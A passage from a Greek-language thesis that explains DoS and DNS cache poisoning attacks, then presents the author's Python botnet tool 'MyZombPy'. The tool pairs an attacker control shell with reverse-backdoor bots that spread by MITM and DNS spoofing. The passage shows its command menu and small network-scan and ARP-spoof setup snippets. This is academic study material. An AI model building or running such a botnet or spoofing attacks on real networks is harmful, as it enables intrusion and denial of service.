
αυτήν τη θύρα, θα δει ότι καμία εφαρμογή δεν ακούει σε αυτήν τη θύρα και, τέλος, θα απαντήσει με ένα πακέτο ICMP 'Destination Unreachable'. Έτσι, για ένα μεγάλο αριθμό πακέτων UDP, το θύμα του συστήματος θα αναγκαστεί να στείλει πολλά πακέτα ICMP, καθιστώντας το τελικά μη προσβάσιμο από άλλους πελάτες. Όπως φαίνεται στην Εικόνα 12, ο επιτιθέμενος μπορεί επίσης να πλαστογραφήσει τη διεύθυνση IP των πακέτων UDP, διασφαλίζοντας ότι τα πακέτα επιστροφής ICMP δεν φτάνουν σε αυτόν και ανωνυμοποιεί την τοποθεσία δικτύου του.



Εικόνα 12: Παράδειγμα επίθεσης UDP Flood

4.3 HTTP Flood

Μια επίθεση πλημμύρας HTTP είναι ένας τύπος επίθεσης άρνησης εξυπηρέτησης ογκομετρικής διανομής (DDoS) που έχει σχεδιαστεί για να κατακλύζει έναν στοχευμένο διακομιστή με αιτήματα HTTP. Μόλις ο στόχος έχει κορεστεί με αιτήματα και δεν είναι σε θέση να ανταποκριθεί στην κανονική κίνηση, θα υπάρξει άρνηση εξυπηρέτησης για επιπλέον αιτήματα από πραγματικούς χρήστες. Αυτές οι επιθέσεις χρησιμοποιούν συχνά διασυνδεδεμένους υπολογιστές που έχουν καταληφθεί με τη βοήθεια κακόβουλου λογισμικού, όπως Trojan Horses. Αντί να χρησιμοποιούν παραμορφωμένα πακέτα, τεχνικές spoofing και reflection, οι πλημμύρες HTTP απαιτούν μικρότερο εύρος ζώνης για να επιτεθούν στους στοχευμένους ιστότοπους ή διακομιστές. Το θύμα δεν μπορεί να διακρίνει μεταξύ κακόβουλων και κανονικών πακέτων αιτημάτων, επειδή τα κακόβουλα πακέτα έχουν νομιμοποιήσει το ωφέλιμο φορτίο HTTP και ο διακομιστής εξυπηρετεί όλα τα κανονικά και μη φυσιολογικά αιτήματα ως νόμιμα αιτήματα [25, 26].



Εικόνα 13: Παράδειγμα επίθεσης HTTP Flood

Τα αιτήματα των πελατών για διαδικτυακές υπηρεσίες ξεκινούν ένα αίτημα HTTP GET σε έναν διακομιστή. Πριν από αυτό, πρέπει να δημιουργηθεί μια σύνδεση TCP για να μπορέσει ο πελάτης να λάβει επιτυχώς απόκριση από τον διακομιστή ιστού. Ο διακομιστής ακούει την εισερχόμενη σύνδεση, συμπεριλαμβανομένης της σύνδεσης TCP. Στο δεύτερο στάδιο, η ουρά socket, η οποία είναι υπεύθυνη για τη διατήρηση ολόκληρου του αιτήματος HTTP GET μέχρι ένα ειδικό νήμα, έχει εκχωρηθεί για την εξυπηρέτηση του αιτήματος. Η ουρά αιτήσεων είναι υπεύθυνη για την επεξεργασία και την απόκριση σε μεμονωμένο αίτημα. Με την ολοκλήρωση αυτών των διαδικασιών, ο διακομιστής ιστού στέλνει μια απόκριση HTTP. Κατά τη διάρκεια των επιθέσεων πλημμύρας HTTP GET, η ουρά αιτημάτων γεμίζει αμέσως, μειώνοντας έτσι τα εισερχόμενα αιτήματα που αποστέλλονται από αυθεντικούς χρήστες [26].


4.4 Ping of Death

Το ping of death είναι ένας τύπος επίθεσης σε ένα σύστημα υπολογιστή που περιλαμβάνει την αποστολή ping σε υπολογιστή. Ένα σωστά διαμορφωμένο πακέτο ping έχει συνήθως μέγεθος 56 bytes, ή 64 bytes όταν λαμβάνεται υπόψη η κεφαλίδα ICMP και 84 bytes περιλαμβάνοντας την κεφαλίδα της έκδοσης 4 του πρωτοκόλλου Διαδικτύου. Ωστόσο, οποιοδήποτε πακέτο IPv4 (συμπεριλαμβανομένων των rings) μπορεί να είναι τόσο μεγάλο όσο 65.535 bytes. Ορισμένα συστήματα υπολογιστών δεν σχεδιάστηκαν ποτέ για να χειρίζονται σωστά ένα πακέτο ping μεγαλύτερο από το μέγιστο μέγεθος πακέτου επειδή παραβιάζει το πρωτόκολλο Διαδικτύου που τεκμηριώνεται στο RFC 791. Όπως και άλλα μεγάλα αλλά καλά σχηματισμένα πακέτα, ένα ping of death είναι κατακερματισμένο σε ομάδες των 8 οκτάδων πριν από τη μετάδοση. Ωστόσο, όταν ο υπολογιστής προορισμού επανασυναρμολογεί το πακέτο με λανθασμένη μορφή, μπορεί να προκύψει υπερχειλίση, προκαλώντας σφάλμα συστήματος και πιθανώς επιτρέποντας την είσοδο κακόβουλου κώδικα [27, 28].

5 DNS

Από τότε που δημιουργήθηκε, το DNS είναι γνωστό ως μια από τις πιο κρίσιμες υπηρεσίες διαδικτύου που υπάρχουν. Όπως είπαμε, το DNS είναι ένα πρωτόκολλο που μεταφράζει ένα φιλικό προς το χρήστη όνομα τομέα στη διεύθυνση IP φιλική προς τον υπολογιστή.

Όταν ένας χρήστης πληκτρολογεί το όνομα τομέα στο πρόγραμμα περιήγησης, ένα πρόγραμμα στο λειτουργικό σύστημα του πελάτη που ονομάζεται DNS resolver αναζητά την αριθμητική διεύθυνση IP, όπως φαίνεται και στην Εικόνα 14. Αρχικά, ο DNS resolver ελέγχει τη δική του τοπική κρυφή μνήμη για να δει εάν έχει ήδη τη διεύθυνση IP. Εάν δεν έχει τη διεύθυνση, ο resolver ρωτά έπειτα έναν διακομιστή DNS για να δει εάν γνωρίζει τη σωστή διεύθυνση IP. Οι διακομιστές DNS είναι αναδρομικοί, πράγμα που σημαίνει ότι μπορούν να κάνουν ερωτήσεις ο ένας στον άλλο είτε για να βρουν έναν άλλο διακομιστή DNS που γνωρίζει τη σωστή διεύθυνση IP ή να βρουν τον επίσημο διακομιστή DNS που αποθηκεύει την κανονική χαρτογράφηση του ονόματος τομέα στη διεύθυνση IP του. Μόλις ο resolver εντοπίσει τη διεύθυνση IP, την επιστρέφει στο αιτούμενο πρόγραμμα και την αποθηκεύει προσωρινά για μελλοντική χρήση [9, 22, 23].



Εικόνα 14: Ιεραρχία DNS

Αν και το DNS είναι αρκετά ανθεκτικό, σχεδιάστηκε για ευχρηστία, όχι για ασφάλεια, και οι τύποι επιθέσεων DNS που χρησιμοποιούνται σήμερα είναι πολυάριθμοι και αρκετά περίπλοκοι, εκμεταλλευόμενοι την επικοινωνία μεταξύ των πελατών και των διακομιστών. Ορισμένες από τις επιθέσεις είναι η DNS flood, η DNS tunneling, η DNS hijack, η Zero day. Εμείς παρουσιάζουμε την DNS cache poisoning επίθεση.


5.1 DNS Cache Poisoning

Για να εκτελέσει μια cache poisoning επίθεση, ο επιτιθέμενος εκμεταλλεύεται ατέλειες στο λογισμικό DNS. Αυτή η επίθεση μπορεί να χρησιμοποιηθεί για την ανακατεύθυνση των χρηστών από έναν ιστότοπο σε έναν άλλο ιστότοπο της επιλογής του. Για παράδειγμα, ένας επιτιθέμενος πλαστογραφεί τις καταχωρίσεις DNS της διεύθυνσης IP για έναν ιστότοπο σε έναν δεδομένο διακομιστή DNS και τις αντικαθιστά με τη διεύθυνση IP ενός διακομιστή υπό τον έλεγχό του. Ο αντίκτυπος της παροχής ψευδούς ονόματος διακομιστή και χαρτογράφησης πληροφοριών, είναι ότι ο επιτιθέμενος μπορεί στη συνέχεια να παραπλανήσει τη χαρτογράφηση ανάλυσης ονόματος, ενώ εκθέτει δεδομένα δικτύου στο σημείο σύλληψης, επιθεώρησης και πιθανής διαφθοράς [23].

Ο επιτιθέμενος μπορεί να χρησιμοποιήσει τον αναδρομικό μηχανισμό του DNS προς όφελός τους, προβλέποντας το αίτημα που θα στείλει ένας διακομιστής DNS και απαντώντας με ψευδείς πληροφορίες πριν φτάσει η πραγματική απάντηση. Κάθε πακέτο DNS έχει έναν συσχετισμένο αριθμό ταυτότητας 16-bit που χρησιμοποιούν οι διακομιστές DNS για να προσδιορίσουν ποιο ήταν το αρχικό ερώτημα. Στην περίπτωση του BIND, του διαδεδομένου λογισμικού διακομιστή DNS, αυτός ο αριθμός αυξάνεται κατά 1 για κάθε ερώτημα, καθιστώντας το αίτημα ευκολότερο να προβλεφθεί.

Ο Dan Kaminsky πρότεινε μια προσέγγιση για την παραβίαση των records του authoritative διακομιστή ονομάτων [24], αναγκάζοντας πρώτα τον διακομιστή θύμα να ξεκινήσει ένα query επίλυσης DNS για ένα domain και έπειτα στέλνοντας πλαστές DNS απαντήσεις, έτσι ώστε ο διακομιστής θύμα να αποδεχτεί την απάντηση υποθέτοντας ότι αποστέλλεται από εξουσιοδοτημένο διακομιστή για το domain. Ωστόσο, για να ξεκινήσει η επίθεση, ο επιτιθέμενος χρειάζεται προηγούμενη γνώση σχετικά με τον αριθμό θύρας και την query τιμή αναγνώρισης που χρησιμοποιείται από τον διακομιστή.

Στην Εικόνα 15 παρουσιάζεται η μέθοδος του Kaminsky. Ο επιτιθέμενος έχει προηγούμενη γνώση του domain και στέλνει ένα query στον αναδρομικό διακομιστή DNS για ένα όνομα που δεν υπάρχει, όπως abcxxx.ceid.upatras.gr. Επειδή αυτό είναι ένα όνομα που δεν υπάρχει, ο αναδρομικός διακομιστής DNS πρέπει να τον αναζητήσει για να τον βρει. Ο επιτιθέμενος μπορεί να προλάβει τη νόμιμη απάντηση από τον εξουσιοδοτημένο διακομιστή, στέλνοντας πολλές πλαστογραφημένες απαντήσεις που μοιάζουν να προέρχονται από τον νόμιμο διακομιστή ceid.upatras.gr. Στην απάντηση, ο επιτιθέμενος ισχυρίζεται ότι το www.ceid.upatras.gr είναι το record του domain, για να εξαπατήσει τον αναδρομικό διακομιστή ώστε να αποδεχθεί το www.ceid.upatras.gr και τη διεύθυνση IP του. Σύμφωνα με τους νόμους της πιθανότητας, η απάντηση του επιτιθέμενου μπορεί να γίνει αποδεκτή από τον αναδρομικό διακομιστή και η λανθασμένη απάντηση www.ceid.upatras.gr είναι πλέον αποθηκευμένη στην κρυφή του μνήμη. Ο ανυποψίαστος χρήστης ρωτά για το όνομα www.ceid.upatras.gr και ο αναδρομικός διακομιστής παρέχει την απάντηση από την πλέον δηλητηριασμένη κρυφή μνήμη με την πλαστή απάντηση από τον επιτιθέμενο.



Εικόνα 15: Επίθεση Kaminsky

Αυτό επιδιορθώθηκε στις νεότερες εκδόσεις του BIND, όπου τα πακέτα DNS έχουν εκχωρηθεί τυχαίους αριθμούς. Επομένως, εάν τόσο ο αριθμός θύρας όσο και η query τιμή αναγνώρισης είναι τυχαίοποιημένη, καθίσταται εξαιρετικά δύσκολο για τον επιτιθέμενο να μαντέψει τον σωστό συνδυασμό πριν ο διακομιστής θύμα φτάσει στον πραγματικό εξουσιοδοτημένο διακομιστή.

6 The Application

Η εφαρμογή που αναπτύχθηκε στα πλαίσια της διπλωματικής εργασίας αποτελεί μια διαδραστική εφαρμογή τύπου shell και είναι συμβατή με λειτουργικά συστήματα τύπου Linux ενώ είναι πλήρως γραμμένη σε γλώσσα προγραμματισμού Python3. Μπορείτε να βρείτε ολόκληρο τον κώδικα στο [Thesis-MyZombPy](#)

```
root@kali:~/PycharmProjects/TheBoss# python3 main.py

MyZombPy

Type help to show commands

Welcome back Boss!
Insert your command:
>> █
```


Εικόνα 16: Διεπαφή χρήστη

6.1 Architecture

Η εφαρμογή αποτελείται από δύο σκέλη, τον **Attacker**(main.py) και τους **BotClients**(ReverseBackdoor.py). Ο Attacker στην ουσία είναι ο επιτιθέμενος, το μυαλό που πραγματοποιεί τις προαναφερθείσες επιθέσεις και αυτός που ελέγχει την δράση όλων των BotClients. Οι BotClients είναι προηγούμενοι στόχοι του Attacker, οι οποίοι έπεσαν θύματα των επιθέσεων του και πλέον δρουν υπό τις εντολές του παρέχοντας όλους τους απαιτούμενους πόρους προς όφελος του.


Ο Attacker επιθυμεί να προσβάλει και άλλους υπολογιστές για να τους έχει υπό τον έλεγχο του. Υπάρχουν πολλοί τρόποι για να το πετύχει αυτό, όμως στην προκειμένη περίπτωση βασίζεται σε δύο, MITM και XSS επιθέσεις. Ως μέσος μιας επικοινωνίας μπορεί να παρατηρεί και να διαμορφώνει τα πακέτα που μεταφέρονται από και προς το θύμα, δίνοντάς του την δυνατότητα να εισάγει κακόβουλο κομμάτι κώδικα στις HTTP απαντήσεις που λαμβάνει ή αλλάζοντας συνδέσμους. Με χρήση ενός Vulnerability Scanner ανακαλύπτει ατέλειες σε ιστοσελίδες και ενημερώνεται για την αποτελεσματικότητα XSS επιθέσεων εισάγοντας κακόβουλο κομμάτι κώδικα. Επίσης, ενημερώνεται για το ενδεχόμενο εκτέλεσης SQL Injections ώστε να υποκλέψει δεδομένα βάσεων δεδομένων από τις ιστοσελίδες. Μπορεί να εκτελεί DNS spoof επιθέσεις για να ανακατευθύνει τα θύματα σε διαφορετικές ιστοσελίδες προς όφελος του καθώς και να σαρώνει τις θύρες ενός συστήματος ώστε να εντοπίζει αυτές που είναι ανοιχτές και να λαμβάνει πληροφορίες για το service ή το λογισμικό τους, ελέγχοντας για τυχόν γνωστές ευπάθειες.

Οι BotClients με χρήση sockets συνδέονται με τον διακομιστή του Attacker δημιουργώντας μια «reverse backdoor» σύνδεση, κάτι το οποίο διευκολύνει να προσπεράσουμε το τοίχος προστασίας του θύματος και με τελικό αποτέλεσμα την πλήρη πρόσβαση του Attacker στην συσκευή του θύματος. Πέρα από την ανταλλαγή αρχείων μεταξύ των BotClients και του Attacker, μπορούν να εκτελούν και αυτοί αυτόματες MITM επιθέσεις στο δικό τους δίκτυο καθώς και DNS spoof επιθέσεις, κάτι το οποίο προσφέρει την δυνατότητα μαζικής εξάπλωσης του ιού, όπως φαίνεται στην Εικόνα 17.




Εικόνα 17: Παράδειγμα μαζικής εξάπλωσης ιού


Τέλος, με εντολή του Attacker εκτελούν μαζικές στοχευμένες επιθέσεις. Οι DDOS SYN flood επιθέσεις προς μια διεύθυνση IP έχουν στόχο να υπερφορτώσουν τις θύρες ενός συστήματος με αποτέλεσμα να το καθιστούν ανίκανο να εξυπηρετήσει πραγματικούς πελάτες. Οι DDOS HTTP flood επιθέσεις έχουν, επίσης, στόχο να υπερφορτώσουν το σύστημα με αιτήσεις οδηγώντας στο ίδιο αποτέλεσμα αλλά σε διαφορετικό επίπεδο του OSI. Το Ping of Death (γνωστό ως PoD) προσπαθεί να συντρίψει, να αποσταθεροποιήσει ή να παγώσει τον στοχευμένο υπολογιστή ή υπηρεσία στέλνοντας παραμορφωμένα ή υπερμεγέθη πακέτα χρησιμοποιώντας μια εντολή ping. Το DNS Cache poisoning εισάγει κατεστραμμένα δεδομένα συστήματος ονόματος τομέα στην προσωρινή μνήμη του DNS resolver, προκαλώντας στον διακομιστή να επιστρέψει μια εσφαλμένη εγγραφή αποτελεσμάτων, π.χ. μια διεύθυνση IP.




Εικόνα 18: Διάγραμμα κατανομής λειτουργιών των δύο εφαρμογών



Εικόνα 19: Διάγραμμα αρχιτεκτονικής MITM



Εικόνα 20: Διάγραμμα αρχιτεκτονικής Vulnerability Scanner



Εικόνα 21: Διάγραμμα αρχιτεκτονικής Control Center

```

Insert your command:
>> help
-----
COMMANDS      DESCRIPTION
-----
help          Show commands
scan          Network scanning
arpspoof      Manual or Auto Arp Spoof
dnsspoof      DNS Spoof Attack
hook          Hook Injector
killarp       Kill process running Arp Spoof
killdns       Kill process running Dns Spoof
killhook      Kill process running Hook Injector
vulnscan      Vulnerability Scanner
backdoor      Control Center
portscan      Scan for open ports
requestdns    Scan for open ports on a DNS server
exit          Exit the app
-----
Insert your command:
>> 
  
```

Εικόνα 22: Σύνολο εντολών

6.2 Network Scan

Το πρώτο βήμα για την εκτέλεση μιας MITM επίθεσης είναι να πραγματοποιηθεί μια σάρωση δικτύου. Γίνεται λήψη της διεύθυνσης δικτύου, της μάσκας δικτύου, της

διεύθυνσης της μηχανής και εξαγωγή της αταξικής δρομολόγησης δικτυακών περιοχών(CIDR).

```
cidr = sum([bin(int(x)).count('1') for x in netmask.split('.')])
```

Κώδικας 1: Εξαγωγή cidr


Η μάσκα δικτύου είναι μια "μάσκα" 32 bit που χρησιμοποιείται για να διαιρέσει μια διεύθυνση IP σε υποδίκτυα και να καθορίσει τους διαθέσιμους κεντρικούς υπολογιστές του δικτύου. Καθορίζει το πόσο "μεγάλο" είναι ένα δίκτυο ή εάν διαμορφώνετε, έναν κανόνα που απαιτεί διεύθυνση IP και μάσκα δικτύου, η μάσκα δικτύου θα δηλώσει σε ποιο εύρος του δικτύου θα εφαρμοστεί ο κανόνας.

Το CIDR εισήγαγε μια μέθοδο αναπαράστασης για διευθύνσεις IP στην οποία μια διεύθυνση ή πρόθεμα δρομολόγησης γράφεται με ένα επίθημα που υποδεικνύει τον αριθμό bits του προθέματος. Είναι απλώς μια μέτρηση του αριθμού των bit δικτύου (bits που έχουν οριστεί σε 1) στη μάσκα δικτύου. Τυπικά προηγείται μια κάθετο "/" και ακολουθεί τη διεύθυνση IP. Για παράδειγμα, μια διεύθυνση IP 10.0.2.0 με μάσκα δικτύου 255.255.255.0 (η οποία έχει 24 bit δικτύου) θα εκπροσωπείται ως 10.0.2.0/24. Με αυτά τα δεδομένα κατασκευάζεται πακέτο με destination MAC ορισμένο στο broadcast MAC και αναμεταδίδεται στο δίκτυο. Όλες οι συσκευές στο δίκτυο θα απαντήσουν με την διεύθυνση IP τους.

```
def broadcast(ip):  
    arp_request = scapy.ARP(pdst=ip)  
    brdcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")  
    arp_request_broadcast = brdcast / arp_request  
    return scapy.srp(arp_request_broadcast, timeout=2, retry=3, verbose=False)[0]
```

Κώδικας 2: Συνάρτηση αναμετάδοσης

Για καλύτερα αποτελέσματα, γίνεται παραλληλοποίηση πολλαπλών processes που εκτελούν σάρωση δικτύου και στο τέλος επιλέγεται αυτή με τα περισσότερα αποτελέσματα.



```
Insert your command:  
>> scan  
[+] Capturing Local Network Address...  
Network: 10.0.2.0  
Netmask: 255.255.255.0  
Machine's IP: 10.0.2.10  
[+] Scanning Network...  
[+] Network scan complete.  
Insert your command:  
>>
```

Εικόνα 23: Εκτέλεση σάρωσης

6.3 Arp Spoof

Γνωρίζοντας τις διευθύνσεις του δικτύου είναι εφικτό να εκτελεστεί Arp spoofing, είτε αυτόματα σε όλο το δίκτυο είτε χειροκίνητα για συγκεκριμένες διευθύνσεις. Πρώτα όμως πρέπει να επιτραπεί το IP forwarding του συστήματος.

```
with open('/proc/sys/net/ipv4/ip_forward', 'w') as f:  
    f.write("1")
```

